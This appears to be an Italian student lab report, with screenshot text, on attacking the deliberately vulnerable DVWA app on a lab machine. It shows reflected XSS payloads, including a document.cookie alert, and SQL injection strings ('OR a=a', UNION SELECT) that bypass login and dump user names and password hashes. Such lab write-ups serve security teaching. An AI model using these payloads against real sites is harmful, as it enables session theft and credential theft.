



XSS – SQL INJECTION

ALERT `<script>alert('XSS')</script>`



OUTPUT ALERT `<script>alert('XSS')</script>`



CORSIVO <i>Testo in corsivo</i>

192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<i>EPICODE<%2Fi>#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello *EPICODE*

More info

GRASSETTO Testo in grassetto

192.168.50.101/dvwa/vulnerabilities/xss_r/?name=EPICODE<%2Fb>#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello **EPICODE**

SOTTOLINEATO <u>Testo sottolineato</u>

192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<u>+EPICODE<%2FU>#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Submit

Hello EPICODE


CORSIVO, GRASSETTO, SOTTOLINEATO




COOKIE `<script>alert(document.cookie); </script>`



Ho avuto accesso a nome e cognome di un utente inserendo 1 nel campo
User ID




Bypassata autenticazione tramite ' OR 'a'='a' – (poiché la condizione `a=a` è sempre vera, l'operatore OR restituirà sempre un risultato valido, motivo per cui sono riuscito ad accedere ad una nuova posizione che altrimenti sarebbe protetta).



%' or 0=0 **union** select null, user() #

- Tramite %' ho indicato la fine di un'istruzione SQL, con 0=0 ho dato una condizione sempre vera, al fine di bypassare controlli di autenticazione.
- Con **union** ho combinato i risultati di due query;
- Tramite parametro sono venuto a conoscenza di quanti campi vengono selezionati dalla query vulnerabile;
- infine tramite parametro **user** ho listato per l'appunto tutti gli utenti presenti, reperendone nome e cognome.



PASSWORD

Damn Vulnerable Web App x

← → ↺ 🏠

🔒 192.168.50.101/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+first_name

📄 ☆

🐧 Kali Linux

🔧 Kali Tools

📄 Kali Docs


🗉 Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

🔍 Google Hacking DB

🔧 OffSec



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source